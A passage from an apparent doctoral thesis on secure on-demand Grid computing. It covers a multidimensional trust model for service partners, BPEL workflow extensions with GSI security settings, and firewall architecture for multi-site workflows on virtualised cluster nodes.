could be caused by different domain specific trust requirements, for example a wavelet service will be subject to different non-functional requirements in the medical applications scenario compared to the media analysis scenario. Therefore, a trust system for a Grid environment should offer flexible and easy to use components that can be configured to the specific needs of a user on a per case basis.

In this section, an approach that allows adapting trust establishment and management to user and application requirements in a service-oriented Grid environment is presented. The approach is based on a flexible trust model which includes identity and

behaviour trust of the interaction partners and considers different sources to calculate the overall trust value for an interaction partner. A proposal for establishing the first trust between interaction partners is made, and the possibility to monitor the partners' behaviour trust during an interaction is provided. Finally, a system architecture for collecting and managing multidimensional trust values is presented. It consists of two main components, a trust engine and a verification engine. The trust engine manages trust values and offers partner discovery and rating functionality to higher level applications. The verification engine handles the verification of Grid service results and other criteria (e.g. availability, latency etc.) and generates the necessary feedback for the trust engine regarding the partner. The proposed system architecture can be configured to the domain specific trust requirements by the use of several separate trust profiles covering the entire lifecycle of trust establishment and management.

The following terminology is used in this section: A collaboration in an on-demand Grid takes places between a customer, a solution producer's service and a resource providers resource which hosts the service. There are two major aspects that influence the selection or acceptance of an interaction partner in a service-oriented ad hoc Grid environment:

1. The identity of the interaction partner or more specifically the trust that one can put in the credibility of the identity an interaction partner claims to have.
2. The past behaviour of the interaction partner as an indicator for its future behaviour. This behaviour can be rated considering a multitude of dimensions, such as the accuracy of delivered results, actual costs compared to expected costs, availability of the service, response time, or fault and intrusion properties. Furthermore, the trust values might be different for different applications/services the interaction partner offers or requests.

In the decision processes during an interaction among consumers and providers of services, it is important to know in which context trust is considered. These contexts are, for example, the decision whether a consumer is eligible for using service instances offered by a provider or the decision whether a provider should be preferred over another provider for a specific service.

In most cases, an interaction partner is not able to judge trustworthiness based on personal and direct experiences. A socially inspired model using several dimensions of trust that builds on exchanges of experiences and recommendations is useful to decide whether to trust another interaction partner or not.

6.8.3 Trust Model

Trust is a multidimensional value that can be derived from different sources when trying to determine the trust value for an interaction partner. This work distinguishes between three of such sources. First, there is direct and personal experience from past

collaborations with a partner. A second source of information are recommendations from known sources (i.e. partners for which direct experiences exist). Finally, recommendations from other nodes/services in the Grid may be considered and then a path can be found using the known partners of known partners and so on.

Depending on the situations, participants can have different preferences and requirements for interaction partners. Different Quality of Service (QoS) properties like availability of the service offered, accessibility of the service, accuracy of the response provided by the service, response time, cost of the services offered, security etc., can be considered and modelled as behaviour trust elements that a consumer uses to rate a provider. In a similar way, the total number and size of (concurrent) requests coming from a consumer can be considered as behaviour trust elements from the point of view of a provider. The last behaviour trust is mainly relevant in the academic environment where a fair-share operation of Grid resources is practised.

To allow users to weight the different sources for the total trust differently in different situations, the model provides a profile vector of all trust sources an interaction partner A may use for the rating of another interaction partner B. Using this trust profile vector, partner A can calculate the resulting normalised trust to put into partner B. The resulting normalised trust value is only used in the decision to interact with a certain partner B. It does not affect the experience value, because this value only depends on the outcome of the subsequent interaction.

6.8.4 First-Trust Problem

A new Grid user has no personal experience with any of the other solution producers or resource providers. The usual strategies for selecting a partner to interact with do not apply in this situation. There are two different basic strategies for "initialising" trust. One is a rather open approach to assign an initial trust value slightly above the minimal trust threshold to every partner, effectively giving the partner a chance to prove itself trustworthy without prior verification. This method is referred to as "warm start phase". In contrast, there might be scenarios with a higher demand on dependability in which a partner is tested by performing validation checks and deriving initial behaviour trust from these interactions. Obviously, this trust establishment phase through a "cold start" comes at a comparably high price.

The problem of establishing first trust can be seen from all sides, customer, solution producer and resource provider. The trust management environment for an on-demand Grid must be flexible enough to allow specification of the strategy to be used in either role and on an application basis. In addition to these two basic strategies, further strategies for first trust establishment may be specified in the system.

6.8.5 Verification Techniques

To ensure that a given trust value is correct, it is necessary to verify that a particular interaction partner meets the assumed or previously observed behaviour. The extent

to which verification is performed may vary depending on application scenarios or various user requirements. Partners will continuously monitor the interaction process among each other, and in case of discovered anomalies in the behaviour of the other, the consumers and/or providers will reorganise their scheduling or access policies accordingly.

The different aspects of the partners' behaviour (e.g. availability, response time, accuracy, etc.) are criteria for developing verification strategies. In the following, only the accuracy of the responses coming from a service provider is considered as an example.

The strategy to use for the verification of the accuracy of responses to be expected from one provider may vary depending on certain constraints such as the additional acceptable cost for performing the verification operations. The following verification strategies might be applied:

1. *Challenge with known tasks* - A service consumer may prepare a particular test challenge for which it knows the correct result. In this case, the consumer can directly verify if a service was able to calculate the correct response for this challenge.
2. *Best of n replies* - A more feasible verification technique is similar to the one that is used by SETI@HOME [105]. The validity of the computed results is checked by letting different entities work on the same data unit. At the end, a majority vote establishes the correct response.
3. *Human in the loop* - In some applications, it might be impossible to construct automatic verification or result rating modules. In such cases, it can still be helpful to involve human users in the process of verification. This technique relies on presenting the results to the user, offering the ability to directly express a value to be taken into the trust calculation.

In the presented approach, it is possible for each of the partners to develop their personalised trust preferences towards the interaction partners. These preferences include the initialisation values that the user is willing to assign to each of the new partners, the selection of sources for getting trust information from (recommendations), the interaction partners the participant collaborates with and verification strategies for all the trust elements. The consumer may choose between verifying the accuracy of every single answer coming from the provider ("trust no one") or to verify the accuracy of only a part of the responses coming from the provider ("optimistic trust"). In order to minimise added costs, the frequency of this partial verification technique is coupled with the behaviour trust associated with a particular partner in the environment. From the consumer side this means that for a non-trusted provider every single response is verified and for a fully trusted provider only a minimum of the responses coming from that specific provider has to be verified. The result of the verification operations will directly be used to alter the behaviour trust regarding accuracy.

6.8.6 Trust Transfer

The trust model presented above is not all that different from trust models used in online shopping sites like Amazon or ebay. However, in one aspect Grid trust differs significantly. A solution producer can host a service on resources from multiple providers. A resource provider can host services from multiple solution producers and a customer using a service interacts with both the solution producer and the resource provider. These multiple interaction patterns can be used to significantly bootstrap the initial trust setup in certain cases by transferring trust values based on existing trust relationships. If a customer has previously successfully used a solution producers service on a number of resource from different resource providers and has had a good experience with the resources providers chosen by the solution producer, a new and unknown resource provider selected by the solution producer can be given a higher initial trust value based on the trust in the solution producers skill in selecting good resource providers. The same principle can be applied to the case where a customer has used multiple services hosted by a single resource provider. If a new service is added, a customer can choose to give a new service hosted by that trusted resource provider based on the previous good experience with that resource providers choices. Another example of trust transfer is that if a customer has had good experience with a number of services from a particular solution producer, a new service offered by that same solution producer can be initialised with a higher initial trust value. Since a solution producer's software runs on a resource providers node, the trust values in a resource provider and a solution producer can be combined to form the trust in a particular instance of a service. Figure 6.18 shows a trust network with some possible trust transfer. A measured trust value is presented in a single colour, a transferred/combined trust value is marked by a mixed colour showing the origin of the transferred trust values. Based on existing trust in solution producer A and resource provider A, service A's trust value is combined from the trust in solution producer A and resource provider A. Based on observed behaviour of services B and C, a trust value for solution producer B is created by combining the trust values of service B and C. Based on the trust in providers A and B, the trust in service A can differ depending on where it is hosted since the trust value is combined with the trust value of the resource providers A and B respectively. The new Grid node D can be initialised through a combination of the trust values of Grid nodes B and C from the same resource provider. Service D can be initialised by combining the trust values of B and C.

6.8.7 Trust Results

In this section, a flexible trust model and a system architecture for collecting and managing multidimensional trust values have been presented. Both identity and behaviour trust of the interaction partners were considered, and different sources are used to determine the overall trust value of an interaction partner. A proposal for establishing the first trust between interaction partners has been made, and the possibility to monitor




Figure 6.18: Grid Trust

the partners' behaviour trust during an interaction has been provided. The trust system can be configured to the domain specific trust requirements by the use of several separate trust profiles covering the entire lifecycle of trust establishment and management.

6.9 Micro-Workflows

6.9.1 Introduction

The final component in the on-demand Grid environment is the workflow engine which enables the user to combine a number of services into a single application. While on the surface the adoption of the service-oriented computing paradigm has been widespread, with most major Grid solutions offering service-oriented capabilities, an actual paradigm shift in the applications has not been realised yet on any significant scale. Most Grid applications still are the monolithic job farming and massively parallel number crunching applications previously deployed as stand-alone cluster applications. The extent of service-oriented design is often reduced to the execution of a legacy shell script through the WS-GRAM (Grid Resource Allocation Manager) interface. While there are some applications which attempt to utilise more fine grained services connected via a workflow, the practical adoption is very limited. The author believes this is mainly due to the fact that these two paradigms clash when executed on the same resources. The traditional monolithic Grid applications utilise the Grid infrastructure to enqueue in the cluster scheduling systems. The cluster scheduler then schedules the job onto a number of nodes and starts the specified executable. The execution is not necessarily instantaneous since the resources are shared and there can be a number of jobs from different users in the queue which will be executed beforehand. On the other hand, the service-oriented approach usually requires that a service is present when it is called. In the business environment where service-oriented architectures were pioneered, the resources on which the services are installed are dedicated to serving these services. As such they can be called at any time and will return a result interactively (an example is a flight booking service for an airline). This stands in contrast to the time delayed shared use execution of batch jobs.

The reason why these two paradigms clash is that while the service-oriented applications require their services to be present and working when called, the batch processing applications require a first-come-first-served or priority based scheduling of jobs. If the worker nodes of a cluster would allow direct interactive service invocation, the cluster scheduler would be circumvented, creating an unfair situation for the batch jobs and would make accounting and billing of the cluster resources much more complex. Thus, the current approach to using application services in the Grid is to install coarse grained services on the Grid headnodes which then internally call the cluster scheduler to submit traditional cluster jobs. This does not fulfill the vision of service-oriented Grid computing with fine grained services and reuse, since the services offered are only wrappers around traditional batch job applications.

In this chapter, a cluster scheduler compliant approach for fine grained application service execution using a Grid enabled BPEL engine is presented. A secure execution environment which can be staged into an existing batch job environment to offer interactive fine grained application services is created. A Grid enabled workflow engine to create complex application workflows which are executed in the virtual environ-

ment is provided. This enables new fine grained service-oriented Grid applications to be securely executed in shared use environments without colliding with traditional batch jobs. A security concept is introduced allowing cluster worker nodes to expose services to the BPEL engine outside of the private cluster network and thus enabling multi-site workflows in a secure fashion.

Parts of this section have been published in [54, 55].

6.9.2 Problem Statement

Figure 6.19 shows a traditional Grid setup with two user applications: A batch job is submitted directly to the cluster scheduler via WS-GRAM, and a job consisting of three services A, B and C is orchestrated into an application service using a workflow engine. While the batch job can simply be installed on the worker nodes of the cluster and started via WS-GRAM, a service-oriented application is currently more complex to schedule properly.




Figure 6.19: Batch Jobs vs. Service Workflow

The worker nodes usually do not have a service hosting platform installed, and even if they did, the cluster scheduler would not be able to schedule services since it only works with shell scripts. The most common approach to this problem is to combine the functional components into standard applications and have a wrapper service installed on the headnode. The wrapper service then internally calls WS-GRAM and schedules the appropriate application. There are several problems with this approach. First, it creates the need for a further interface design and communication implementation, since all information must be passed from the service running on the headnode to the programs running on the worker nodes. Although this is not difficult to do, it creates further unnecessary complexity. Second, and more importantly, using this approach it is extremely difficult to create flexible fine grained workflows, since the actual execution of the functional code is started by the scheduler.




Figure 6.20: Simple Service Workflow

For example, consider the simple workflow shown in Figure 6.20 in which service A is the first to be called. Depending on the result, A calls a number of instances of service B (1). Depending on its computation, service B can consult a further service C or D (2) and incorporate the result (3) into its own computation. If this workflow were to be executed using the traditional approach of headnode based services, the following would occur: First, service A is called and an appropriate job is enqueued in the cluster scheduling queue. When the cluster scheduler executes the job and returns the result, the right number of service B calls can be made. The corresponding jobs are enqueued and at some time later executed. If during the course of the execution of B service C or D need to be called, these jobs must be enqueued and the result will not be available until the cluster scheduler schedules the jobs. In the meantime, the calling job B cannot continue. Even if the services are mostly long running, this is far from optimal from the point of view of a service workflow. Considering that fine grained applications will tend to have shorter running services and can easily have more complex workflows, this mode of operation is not an option. One workaround is to schedule a dummy job through the scheduler which does nothing, and write custom scripts which call the service without going through the scheduler. While this fulfils the functional requirements, it requires a great deal of manual work and is neither compliant with the service-oriented paradigm nor with the batch scheduling paradigm. If, on the other hand, the worker nodes permanently offer the services and the workflow engine can call them directly without going through the scheduler, the scheduler cannot account or bill the services, since it would not know that the nodes are currently taken, which would also lead to collisions with the batch jobs. One simple option is to partition the cluster and run two separate setups, one for batch processing and one

for service workflows. This is undesirable since it waists resources unnecessarily. In the following, a scheduler compliant approach to service workflows will be introduced which allows the workflow engine to reserve a virtual secure working environment via the cluster scheduler in which it can then directly call services, and the services can interact freely in a purely service-oriented manner.

6.9.3 BPEL Security Extension

The Business Process Execution Language (BPEL) is the de-facto standard for business process modeling in today's enterprises. However BPEL currently has no way of dealing with Grid security concepts such as authentication using proxy certificates and the GSI based message protection schemes GSISecureMessage, GSITransport and GSISecureConversation.

Therefore, a Grid-enabled process execution environment is presented which allows the use of plain web services as well as GSI secured Grid services. To allow the invocation of different operations of the same Service using distinct security methods, the security settings have to be modeled per-operation in BPEL and cannot be configured per-partner link. Therefore, a `<security>` sub-element in the activity's XML definition is introduced. The syntax is described in listing 6.1.

Listing 6.1: Syntax of the security settings for invocation

```
1 <gridInvoke ...>
  <security
3   method="GSITransport |
      GSISecureMessage |
5      GSISecureConversation"
   level="privacy | integrity"
7   authz="none | self | host | anyString"?
   peer-credentials="filename"?
9   anonymous="true | false"?
   delegation="full | limited"?
11  />?
</gridInvoke>
```

Since the user's proxy certificate is needed in secure workflows (for encryption, signing and credential delegation) there is a need to make the user's proxy certificate available to the engine. There are two mechanisms with which the proxy certificate can be passed to the workflow engine: the client creates a proxy certificate locally and attaches it to the initial SOAP header sent to the workflow engine. It is then retrieved from the header, stored to a file and used by the process. The second solution does not require the user to generate a proxy certificate. It makes use of the MyProxy Credential Management Service [125]. MyProxy is a software for managing X.509

security credentials. It allows the generation of proxy certificates from stored user credentials via a TLS secured network connection. From time to time, the user has log on to the machine where it is installed and create a proxy certificate within pre-configured intervals (since proxy certificates expire). The generated proxy is then stored in a repository and is then accessible via (username, password) combination whereby the password is chosen by the user when generating the proxy.

Since the run-time of a process might be not be known when the process is started and therefore longer than the proxy's lifetime the presented solution offers automatic renewal of proxy certificates. The workflow engine monitors both the run-time of the process and the proxy's lifetime. If the proxy's lifetime is about to expire the engine will renew the certificate if desired by the process' user.

This extension to BPEL allows the secure execution of Grid workflows, however in a traditional Grid setup the actual worker nodes to not carry a service hosting environment and as such the workflow would be restricted to calling services on the headnode which in turn schedule a job for execution on the cluster.

6.9.4 A Service-Oriented Virtual Grid Environment

To enable fine grained service-oriented applications to run side by side with traditional batch job applications in a secure fashion, the virtualisation of worker nodes presented in section 6.4 is utilised. Figure 6.21 shows how the presented Grid setup executed batch jobs and workflows in the same environment. The batch user uses WS-GRAM to submit his/her job (A) which is then entered into the cluster queuing system (B). When the job is scheduled, the required number of virtual machines are started and the job is executed in the virtual environment (C). A user wishing to use a fine grained service workflow creates one or more images containing a service hosting environment and the required services using the ICS. The service user then calls his/her workflow service hosted by the workflow engine (1). The workflow engine when executing the user's workflow submits a special workflow job to the cluster scheduler requesting the specified amount of nodes needed for the workflow (2). The workflow engine then pauses waiting for notification from the Grid site. When the workflow job is scheduled (3) the users service hosting image is started and the services then register their service endpoints with the workflow engine (4) and the engine can then call the component services. All four services are now available and registered with the workflow engine. Service A's result leads to the execution of two service B calls (5). One of the service B instances incorporates a call to service C (6) whose result is incorporated into B's execution flow (7). One of the critical issues is handling the location and time uncertainty in dealing with services which are not hosted on dedicated servers but are started on-demand in a Grid environment.

Since the actual hosts on which in which the service hosting images are started are selected by the cluster scheduling algorithm of the presented Xen Grid Engine, the workflow engine does not know in advance when and on which nodes it will be operating. To deal with this, the workflow engine creates a WS-Resource for each

virtual machine which represents the virtual machine in the service layer. It returns a unique identifier for the machine as soon as the Xen Grid Engine informs the workflow engine of the machine's IP address. The workflow may not proceed with the execution before all required XenU instances and the hosted Globus container have been started. To check whether Globus is running, the workflow engine tries to load the WSDL document of the "Version" service which comes with every Globus distribution. As soon as all required Globus instances are up and running the workflow can resume and is able to invoke services on the worker nodes.




Figure 6.21: Batch Jobs and Service Workflow

6.9.5 Multi-Site Workflow Security

Using the new Grid setup, the workflow architecture presented above can be extended to also allow direct workflow control from outside of the private cluster network. To protect Grid and cluster systems, section 6.5 introduced a Grid enabled demilitarised zone (DMZ) where the private Grid network is completely locked down, disallowing direct access even from the Grid headnode. To enable direct workflow control without endangering the rest of the Grid and cluster system, some modifications to the DMZ are required. Figure 6.22 shows the proposed architecture for external workflow control. As above, case A is the traditional batch job and case B is the new externally controlled service workflow. The nodes started for A are not changed in any way, they still receive private IP addresses which are not routed to, thus they cannot be reached from outside of the private cluster network. The nodes started for B, however, receive public IP addresses and as such could be accessed from the Internet. The two firewalls protecting

the Grid and cluster must now be modified to allow connections to the services running on the worker nodes. Since the rest of the traditional Grid and cluster system should not be endangered, the firewall is configured to only allow connections to specific IP addresses instead of simply opening ports for the entire cluster network. While this may seem contrary to the idea of a DMZ, the new Grid setup, which gives each user his or her own virtual environment, allows this to be done securely, since only those users who wish to accept connections from the Internet are reachable. A compromise of a user's virtual environment does not pose a threat to other virtual environments, since it is contained by the virtual machine monitor. This yields a novel extension to the Grid and cluster paradigm, since the worker nodes are no longer confined to being hidden compute nodes, but can offer user accessible services, without endangering other traditional Grid and cluster users.




Figure 6.22: Workflow Firewall Architecture

If this approach is combined with advanced reservation, the possibility for cross-site workflows is created. This is currently not possible, since the current version of cluster scheduling system SGE does not support advanced reservation yet. The upcoming version of the SGE will include this feature which can then be used without any adaption of the XGE. Using advanced reservation, it would be possible to request the service images to be scheduled at a predefined time, thus enabling the user to start a service workflow across multiple Grid sites simultaneously. Figure 6.23 shows how a single workflow engine can directly access and control services running on two different cluster sites, which were started using advanced reservation to make sure that they run at the same time. The workflow can span services running on both sites controlled both by the workflow engine or directly by the services themselves. The

workflow shown in Figure 6.23 follows the same pattern as the workflow introduced in Section 6.9.2, with the extension that the output of service A can be utilised by service B instances running on two different sites synchronously. It should be noted that the communication time between two clusters is of course larger than local communication, and the workflow design must take this into account.




Figure 6.23: Multi-Site Secure Workflow

6.9.6 Workflow Results

In this chapter, a cluster scheduler compliant approach for fine grained application service execution using a Grid enabled BPEL engine was presented. A secure virtual execution environment was presented with the ability to create fine grained service workflows in cluster environments without disrupting existing cluster scheduling and traditional cluster jobs. A Grid enabled workflow engine to create complex application

workflows which are executed in the virtual environment was introduced. This enables new fine grained service-oriented Grid applications to be securely executed in shared use environments without colliding with traditional batch jobs. A security concept was introduced which allows cluster worker nodes to expose services to the BPEL engine outside of the private cluster network and thus enables multi-site workflows in a secure fashion.

6.10 Summary

In this chapter, a novel Grid environment was introduced which offers advanced security mechanisms to enable users to safely install and use custom software on-demand. An image creation station is used to create user specific virtual machines in which a user can install software with root privileges. An automated dynamic firewalling mechanism offers a Virtual Organisation and user based network security setup and creates secure user network regions on-demand. In addition, the Grid environment was separated into several zones to protect local cluster resources from the Grid middleware. The Grid headnode and the image creation station are both confined into separate compartments in the Grid demilitarised zone. To enable the secure integration of this Grid environment into existing business workflows an extension to the BPEL language and workflow execution engine was presented which allows the execution of GSI secured Grid services in combination with existing business web services. The workflow engine transparently deals with the issues of proxy certificate creation and in the case of long running jobs certificate renewal. The presented system allows both fine grained service-oriented applications and legacy Grid applications to be run side by side through a novel integration of the security mechanisms into existing cluster scheduling solutions.

7

Implementation

7.1 Introduction

In this chapter, selected implementation details will be presented focusing first on the three types of Grid applications previously introduced and the network setup. This is followed by a discussion of rotating server, intrusion detection and workflow implementation.

7.2 Type 1 Grid Applications

